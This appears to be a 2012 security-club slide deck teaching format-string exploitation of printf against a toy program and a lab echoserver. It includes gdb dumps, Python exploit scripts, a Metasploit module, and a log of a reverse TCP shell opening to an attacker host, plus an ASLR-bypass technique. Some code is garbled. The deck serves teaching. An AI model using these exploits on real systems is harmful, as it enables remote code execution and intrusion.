

Format String Exploitation

Owning Echoserver... again

Scott Hand
CSG 2/8/2012

What I'll Cover

1. Format String Basics
2. Very Basic Example
3. Getting a Shell on Echoserver
4. Fancy Format String Tricks
5. Bypassing ASLR
6. Conclusion and Demonstration

BACKGROUND AND THEORY

Printf - Background

- Used by many languages for string interpolation (inserting variables into strings)
- Intended Use: Put format flags in a string constant, printf replaces them with the rest of the arguments
- Example:

```
#include <stdio.h>
int main() {
    int a = 3;
    printf("%d %d\n", a, a+4); // Prints 3 7
    return 0;
}
```

What could go wrong?

- How should you output a user-provided string?
 - Good: `printf("%s", str);`
 - BAD: `printf(str);`
- Why? The user could supply format flags and your program wouldn't know the difference. GCC screams at you if you try to compile the bad way.

How to exploit this?

- Providing lots of flags means that the program will continue to pull variables from the stack, even if there haven't been any passed to printf.
- This obviously leads to information leakage
- Let's look at an example...

VULN.C, A SIMPLE EXAMPLE

vuln.c

Source:

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    int a = 0xdeadbeef;
    int b = 0xabcdabcd;
    int c = 0x12345678;
    if (argc > 1) printf(argv[1]);
    printf("\n");
    return 0;
}
```

Compiling:

```
gcc vuln.c -o vuln
```


vuln.c Exploited

- `./vuln AAAA`
 - Output: AAAA
- `./vuln AAAA%x`
 - Output: AAAA0
- `./vuln AAAA%x%x%x%x%x`
 - Output: AAAA0b7e8abdbb7fd0324b7fcfff4deadbeef
- There's one of our variables. Is there an easier way to do this?
- `./vuln AAAA%5\ $x`
 - Output: AAAAdeadbeef
- `./vuln AAAA%6\ $x`
 - Output: AAAAabcdabcd

It gets worse

- One of the flags, %n, has the following effect:
 - The number of characters written so far is stored into the integer indicated by the int * (or variant) pointer argument. No argument is converted.
- So now we can write to the stack (and other places).
Woohoo!
- How do we write one byte?
 - First put the address to write to in the payload
 - Next increment the number of characters using the %x flag with a number. Example: %10x prints ten spaces.
 - Call %n on the address given
 - Repeat

Example with vuln.c

- We want to replace 0xabcdabcd with another 0xdeadbeef
- First, find how many %x flags it takes to reach your payload. Trial and error or automated scripting work here.
- That gives us offset 127 (“./vuln AAAA%127\%x” confirms)
- Memory around ESP right before printf:

0xbffff740:	0xbffff93c	0x00000000	0xb7e8abdb	0xb7fd0324
0xbffff750:	0xb7fcfff4	0x12345678	0xabcdabcd	0xdeadbeef
0xbffff760:	0x08048460	0x00000000	0x00000000	0xb7e71113
0xbffff770:	0x00000002	0xbffff804	0xbffff810	0xb7ffeff4
0xbffff780:	0xb7fff918	0x00000001	0x00000000	0xb7fedbfbb

Example with vuln.c

- Address of 0xabcdabcd is 0xbffff758, so our argument to vuln is: “\x58\xf7\xff\xbf”.

- The last byte should be 0xef. Trying this:

“./vuln \x58\xf7\xff\xbf%020x%127\$n”

results in this:

0xbffff740:	0xbffff93c	0x00000000	0xb7e8abdb	0xb7fd0324
0xbffff750:	0xb7fcfff4	0x12345678	0x00000018	0xdeadbeef
0xbffff760:	0x08048460	0x00000000	0x00000000	0xb7e71113
0xbffff770:	0x00000002	0xbffff804	0xbffff810	0xb7ffeff4
0xbffff780:	0xb7fff918	0x00000001	0x00000000	0xb7fedbf4

- We have a new value! 0x18. $0xef - 0x18 = 0xd7 = 215$. Adding this to our first “guess” is 235.
- Sure enough, “./vuln \x58\xf7\xff\xbf%235x%127\$n” gives us a nice 0x000000ef there. But that’s only one byte. What now?

Example with vuln.c

- We could write the last byte, then the one before, and so on. This takes four writes, so it wastes shell code space. It clobbers the preceding byte, but we probably don't care too much

- Example:

00000000**000000ef** Wrote 0xEF

00000000**000000beef** Wrote 0xBE

0000**000000ad**beef Wrote 0xAD

00**000000de**adbeef Wrote 0xDE

- Luckily, adding h in front of n writes a 16-bit integer instead
- For 0xdeadbeef, that means two writes. Increment by 48875, write the 0xbeef half, then increment that by 8126 to write the 0xdead half.
- This all gets a bit messy and the addresses will start to shift around depending on the length of the exploit.

vuln.c exploit

- Print the following:

- Addresses: `\x38\xf7\xff\xbf\x3a\xf7\xff\xbf`
- First write: `%48871x%130$hn`
- Second write: `%8126x%131$hn`

- All together:

```
./vuln $(python -c 'print "\x38\xf7\xff\xbf\x3a\xf7\xff\xbf%48871x%130$hn%8126x%131$hn"')
```

- Result:

0xbffff720:	0xbffff928	0x00000000	0xb7e8abdb	0xb7fd0324
0xbffff730:	0xb7fcfff4	0x12345678	0xdeadbeef	0xdeadbeef
0xbffff740:	0x08048460	0x00000000	0x00000000	0xb7e71113
0xbffff750:	0x00000002	0xbffff7e4	0xbffff7f0	0xb7ffeff4
0xbffff760:	0xb7fff918	0x00000001	0x00000000	0xb7fedbfbb

More nefarious uses

- Overwrite return addresses
- Overwrite GOT entries
- Create a stack/heap overflow by overwriting a null terminator with non-null data
- Write shellcode to non-stack memory

ECHOSERVER

Where's the exploit?

Deep in getMessage...

...

```
if(recv(sd, buff, msglength, 0) < 0)
```

```
    return -1;
```

```
buff[msglength+1] = '\0';
```


```
snprintf(dest, msglength+1, buff);
```

```
return 1;
```

```
}
```

Find the return address

- We need to find the return address. Attach gdb to echoserver and break right before getMessage returns. Send it anything.




```
Applications Places System ? csg@ubuntu: ~
csg@ubuntu: ~
File Edit View Terminal Help
0x08048952 <getMessage+446>: lea esp,[ebp-0xc]
---Type <return> to continue, or q <return> to quit---
0x08048955 <getMessage+449>: add esp,0x0
0x08048958 <getMessage+452>: pop ebx
0x08048959 <getMessage+453>: pop esi
0x0804895a <getMessage+454>: pop edi
0x0804895b <getMessage+455>: pop ebp
0x0804895c <getMessage+456>: ret
End of assembler dump.
(gdb)
(gdb) b *0x0804895c
Breakpoint 2 at 0x0804895c: file echoserver.c, line 93.
(gdb) c
Continuing.

Breakpoint 2, 0x0804895c in getMessage (sd=1,
dest=0xbffff574 "\331\366\377\277") at echoserver.c:93
93 setsockopt(*sd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int));
(gdb) x/20x $esp
0xbffff3bc: 0x08048b9a 0x00000004 0xbffff3d0 0xbffff438
0xbffff3cc: 0x00000001 0x0a747365 0xffffffff 0x00822ff4
0xbffff3dc: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff3ec: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff3fc: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

- Looks like 0xbffff3bc

Now find n value

- Do this by giving it an argument and trying %x flags until you hit it.
- This turns out to be pretty painless. It's just 2.




The screenshot shows a terminal window titled 'csg@ubuntu: ~' with a menu bar (File, Edit, View, Terminal, Help) and a status bar (Sun Feb 5, 8:29 PM, csg). The terminal content is as follows:

```
csg@ubuntu:~$ python -c "print '\x30ABCDEFGH %x %x %x'" | nc localhost 3333
ABCDEFGH 0 44434241 48474645
csg@ubuntu:~$
```

The output shows the exploit was successful, displaying the memory addresses 0, 44434241, and 48474645. The terminal window has a dark background and a light-colored border. The status bar at the bottom shows two tabs for 'csg@ubuntu: ~' and a system tray with icons for network, volume, and power.

Find payload location

- We need to swap the return address with the location of our payload. Let's look around a bit. Since message length affects addresses, let's just send it the max length (99) padded with NOPs. The NOPs also make it easy to spot.



The screenshot shows a GDB terminal window titled 'csg@ubuntu: ~'. The window displays a list of memory addresses and their corresponding values. The addresses are listed on the left, and the values are listed on the right. The values are mostly '0xefdeadbe' and '0x00000000', with some '0x00000001' and '0x00000004' values. The terminal also shows the command '(gdb) x/40x \$esp - 0x100' and the command '(gdb) x/20x 0xbffff300'. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Terminal', and 'Help'. The status bar at the bottom shows 'csg@ubuntu: ~' and 'csg@ubuntu: ~'.

```
0xbffff3cc: 0x00000001 0xbffff3be 0xbffff3bc 0x20202020
(gdb) x/40x $esp - 0x100
0xbffff2bc: 0xbffff2d8 0x00156fc2 0xbffff3d0 0x00000064
0xbffff2cc: 0xbffff2f0 0xbffff2ec 0x00000000 0xbffff3b8
0xbffff2dc: 0x0004894b 0xbffff3d0 0x00000064 0xbffff2f0
0xbffff2ec: 0x00000000 0xbffff3be 0xbffff3bc 0x31393425
0xbffff2fc: 0x25783334 0x6e682432 0x30333125 0x25783337
0xbffff30c: 0x6e682433 0x90909090 0x90909090 0x90909090
0xbffff31c: 0x90909090 0x90909090 0x90909090 0xef909090
0xbffff32c: 0xefdeadbe 0xefdeadbe 0xefdeadbe 0xefdeadbe
0xbffff33c: 0xefdeadbe 0xefdeadbe 0xefdeadbe 0xefdeadbe
0xbffff34c: 0xefdeadbe 0xbfddeadbe 0x0024ff00 0xbffff3b8
(gdb) x/20x 0xbffff300
0xbffff300: 0x6e682432 0x30333125 0x25783337 0x6e682433
0xbffff310: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff320: 0x90909090 0x90909090 0xef909090 0xefdeadbe
0xbffff330: 0xefdeadbe 0xefdeadbe 0xefdeadbe 0xefdeadbe
0xbffff340: 0xefdeadbe 0xefdeadbe 0xefdeadbe 0xefdeadbe
(gdb) x/20x 0xbffff310
0xbffff310: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff320: 0x90909090 0x90909090 0xef909090 0xefdeadbe
0xbffff330: 0xefdeadbe 0xefdeadbe 0xefdeadbe 0xefdeadbe
0xbffff340: 0xefdeadbe 0xefdeadbe 0xefdeadbe 0xefdeadbe
0xbffff350: 0xbfddeadbe 0x0024ff00 0xbffff3b8 0x00048900
(gdb)
```

- 0xbffff310 it is.

Create string format exploit

- We want to write 0xbffff310
- Writing 0xbfff to \$ESP+2 (%2\$hn):
 - We already wrote 8 characters from the addresses
 - $0xbfff - 8 = 0xbff7 = 49143$
- Writing 0xf310 to \$ESP (%3\$hn):
 - $0xf310 - 0xbfff = 0x3311 = 13073$

Putting together the exploit

- Message Length: 0x63
- First Address Argument: \xbe\x3\xff\xbf
- Second Address Argument \xbc\x3\xff\xbf
- First Write: %49143x%2\$hn
- Second Write: %13073x%3\$hn
- Payload = NOP padding + Shellcode

Python Script

```
msg_length = "\x63"
first_addr = "\xbe\xfb\xff\xbf"
second_addr = "\xbc\xfb\xff\xbf"
inc_one = "%49143x%2$hn"
inc_two = "%13073x%3$hn"
sploit = first_addr+second_addr+inc_one+inc_two
payload = 10*"\xef\xbe\xad\xde"
padding_len = 99 - len(sploit) - len(payload)
nopsled = "\x90"*padding_len
print msg_length + exploit + nopsled + payload
```

Replace shellcode with nasty payload of your choice and deliver
with: `python exploit.py | nc HOST 3333`

Making a Metasploit Module

- Create the basic skeleton exploit file in modules/exploits/linux/misc/
- The exploit code is Ruby and looks very much like the Python script:

```
def exploit
  connect
  msg_length = "\x63"
  first_addr = "\xbe\xfb\xff\xbf"
  second_addr = "\xbc\xfb\xff\xbf"
  write_one = "%49143x%2$hn"
  write_two = "%13073x%3$hn"
  sploit = first_addr + second_addr + write_one + write_two
  padlen = 99 - sploit.length - payload.encoded.length
  sploit += "\x90"*padlen + payload.encoded
  print_status("Sending payload of length #{sploit.length}")
  sock.put(msg_length+sploit)
  handler
  disconnect
end
```


Exploit!

```
scott@laptop-linux-server:~/dev/echoserver/exploits$ msfconsole

[*] Started reverse handler on 192.168.1.113:4444
[*] Sending payload of length 99
[*] Sending stage (36 bytes) to 192.168.1.149
[*] Command shell session 1 opened (192.168.1.113:4444 -> 192.168.1.149:58544) at Sun Feb 05 22:52:55 -0600 2012

ls
README
echoserver
echoserver.asm
```

```
scott@laptop-linux-server:~/dev/echoserver/exploits$ msfconsole

=[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- ---[ 797 exploits - 435 auxiliary - 131 post
+ -- ---[ 242 payloads - 27 encoders - 8 nops
=[ svn r14665 updated 4 days ago (2012.02.01)

msf > use exploit/linux/misc/echoserver_formatstr_csg_clone
msf exploit(echoserver_formatstr_csg_clone) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf exploit(echoserver_formatstr_csg_clone) > set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
msf exploit(echoserver_formatstr_csg_clone) > set LHOST 192.168.1.113
LHOST => 192.168.1.113
msf exploit(echoserver_formatstr_csg_clone) > set target 0
target => 0
msf exploit(echoserver_formatstr_csg_clone) > exploit

[*] Started reverse handler on 192.168.1.113:4444
[*] Sending payload of length 99
[*] Sending stage (36 bytes) to 192.168.1.149
[*] Command shell session 1 opened (192.168.1.113:4444 -> 192.168.1.149:58544) at Sun Feb 05 22:52:55 -0600 2012

ls
README
echoserver
echoserver.asm
```

More creative exploitation

- One downside with this approach is that Echoserver's buffer is limited to 99 characters. Minus 32 for our exploit, that leaves only 67 for shellcode.
- This is enough for the Metasploit staged payload, but what if we want to run something else that's slightly larger?
- Idea: Find some area in Echoserver's memory that can be modified and not be reset
- Send in the shellcode one byte at a time
- When it's all loaded at that address, send a trigger exploit that overwrites the return address with the shellcode in memory.
- This takes advantage of the fact that we can write over more than just stack/heap to give us more room.

Implementation: Loading Shellcode into 0xbffefac

```
import struct
import socket
import time

shellcode = "\xef\xbe\xad\xde"
base_addr = 0xbffefac # This is where shellcode is injected
addr = base_addr

for byte in shellcode:
    msg_length = "\x63"
    addr_str = struct.pack("<I", addr)
    increment = ord(byte) - 4
    if increment <= 0:
        increment = increment + 256
    write_cmd = "%" + str(increment) + "x%2$n"
    exploit = addr_str + write_cmd
    padding_len = 99 - len(exploit)
    nopsled = "\x90"*padding_len
    sock = socket.socket()
    sock.connect(("192.168.1.149", 3333)) # Make this part of argv
    sock.send(msg_length+exploit+nopsled)
    sock.close()
    addr += 1
    time.sleep(0.5)
```

Implementation: Triggering the Payload

```
base_addr = 0xbffffac
```

```
host = "TARGETIPHERE"
```

```
msg_length = "\x63"
```

```
first_addr = "\xae\x03\xff\xbf"
```

```
second_addr = "\xac\x03\xff\xbf"
```

```
inc_one = (base_addr >> 16) - 8
```

```
write_one = "%" + str(inc_one) + "x%2$hn"
```

```
inc_two = (base_addr & 0xffff) - inc_one - 8
```

```
write_two = "%" + str(inc_two) + "x%3$hn"
```

```
spl oit = first_addr+second_addr+write_one+write_two
```

```
padding_len = 99 - len(spl oit)
```

```
nopsled = "\x90"*padding_len
```

```
sock = socket.socket()
```

```
sock.connect((host, 3333))
```

```
sock.send(msg_length+spl oit+nopsled)
```

```
sock.close()
```

Results

- It works!
- Benefits:
 - We can use longer shellcode
 - We can use shellcode with `\x00` characters
 - If the ESP pointer moves around, it's not necessary to find the payload and tweak the string format increments
- Downsides:
 - It's pretty conspicuous, makes $\text{length}(\text{shellcode}) + 1$ connections to echoserver
 - More complex. Issues such as network latency when delivering the bytes can cause problems

Evading ASLR

- We noticed earlier that the ability to look at the stack constituted serious information leakage.
- Maybe we can get around ASLR's protections. Let's examine what ASLR would mess up for us:
 - ESP
 - Payload Location
- Is there a way to use the information leakage to find these?
- Let's check what the stack looks like across several executions...

Output from gdb – 1st Time

- ESP = 0xbf6bdc

0xbf6b20:	0x00000004	0xbf6b30	0x00000063	0x00000000
0xbf6b30:	0x41414141	0x24383225	0x90909078	0x90909090
0xbf6b40:	0x90909090	0x90909090	0x90909090	0x90909090
0xbf6b50:	0x90909090	0x90909090	0x90909090	0x90909090
0xbf6b60:	0x90909090	0x90909090	0x90909090	0x90909090
0xbf6b70:	0x90909090	0x90909090	0x90909090	0x90909090
0xbf6b80:	0x90909090	0x90909090	0x90909090	0x90909090
0xbf6b90:	0x08049090	0xbf6b00	0xbf6ba0	0x0804874d
0xbf6ba0:	0x08048bd8	0x00000063	0x00000063	0x00000000
0xbf6bb0:	0xb782bff4	0xb782d398	0xb771450c	0x00000010
0xbf6bc0:	0x0000000a	0x63000017	0xbf6b30	0x00000063
0xbf6bd0:	0xbf6c00	0x00000000	0xbf6cf8	0x08048a6a
0xbf6be0:	0x00000004	0xbf6c00	0xbf6c68	0x00000000
0xbf6bf0:	0xb783ab18	0x00000000	0x00000000	0x00000000
0xbf6c00:	0x00000000	0x00000000	0x00000000	0x00000000

Output from gdb – 2nd Time

- ESP = 0xbf893ddc

```
0xbf893d20: 0x00000004 0xbf893d30 0x00000063 0x00000000
0xbf893d30: 0x41414141 0x24383225 0x90909078 0x90909090
0xbf893d40: 0x90909090 0x90909090 0x90909090 0x90909090
0xbf893d50: 0x90909090 0x90909090 0x90909090 0x90909090
0xbf893d60: 0x90909090 0x90909090 0x90909090 0x90909090
0xbf893d70: 0x90909090 0x90909090 0x90909090 0x90909090
0xbf893d80: 0x90909090 0x90909090 0x90909090 0x90909090
0xbf893d90: 0x08049090 0xbf893d00 0xbf893da0 0x0804874d
0xbf893da0: 0x08048bd8 0x00000063 0x00000063 0x00000000
0xbf893db0: 0xb778fff4 0xb7791398 0xb767850c 0x00000010
0xbf893dc0: 0x0000000a 0x63000017 0xbf893d30 0x00000063
0xbf893dd0: 0xbf893e00 0x00000000 0xbf893ef8 0x08048a6a
0xbf893de0: 0x00000004 0xbf893e00 0xbf893e68 0x00000000
0xbf893df0: 0xb779eb18 0x00000000 0x00000000 0x00000000
0xbf893e00: 0x00000000 0x00000000 0x00000000 0x00000000
```


Output from gdb – 3rd Time

- ESP = 0xbfa3b28c

0xbfa3b1d0:	0x00000004	0xbfa3b1e0	0x00000063	0x00000000
0xbfa3b1e0:	0x41414141	0x24383225	0x90909078	0x90909090
0xbfa3b1f0:	0x90909090	0x90909090	0x90909090	0x90909090
0xbfa3b200:	0x90909090	0x90909090	0x90909090	0x90909090
0xbfa3b210:	0x90909090	0x90909090	0x90909090	0x90909090
0xbfa3b220:	0x90909090	0x90909090	0x90909090	0x90909090
0xbfa3b230:	0x90909090	0x90909090	0x90909090	0x90909090
0xbfa3b240:	0x08049090	0xbfa3b200	0xbfa3b250	0x0804874d
0xbfa3b250:	0x08048bd8	0x00000063	0x00000063	0x00000000
0xbfa3b260:	0xb779eff4	0xb77a0398	0xb768750c	0x00000010
0xbfa3b270:	0x0000000a	0x63000017	0xbfa3b1e0	0x00000063
0xbfa3b280:	0xbfa3b2b0	0x00000000	0xbfa3b3a8	0x08048a6a
0xbfa3b290:	0x00000004	0xbfa3b2b0	0xbfa3b318	0x00000000
0xbfa3b2a0:	0xb77adb18	0x00000000	0x00000000	0x00000000
0xbfa3b2b0:	0x00000000	0x00000000	0x00000000	0x00000000

Examining %27\$x

Execution	ESP	%27\$x	Difference	Result
1	0xBFAC6BDC	0xBFAC6B00	0xDC	☺
2	0xBF893DDC	0xBF893D00	0xDC	☺
3	0xBFA3B28C	0xBFA3B200	0x8C	☹

Examining %28\$x

Execution	ESP	%28\$x	Difference	Result
1	0xBFAC6BDC	0xBFAC6BA0	0x3C	☺
2	0xBF893DDC	0xBF893DA0	0x3C	☺
3	0xBFA3B28C	0xBFA3B250	0x3C	☺

Grabbing ESP and the Payload

- Send “\x63AAAA%28\$x” + padding to 99 bytes
- Grab the result and add 0x3C
- Find the offset from ESP to the payload
- Looks like about 0x84. Not exact, but usually good enough.

New Exploit

- That's all we need
- Grab ESP and the payload
- Build the exploit string
- Done.

That's It

- Remember: If you try to reproduce these, it will most likely be necessary to locate several of the addresses in gdb yourself. ESP will almost certainly be different, and that means that you need to also find the location of the payload and adjust the string format exploits accordingly.
- Any questions?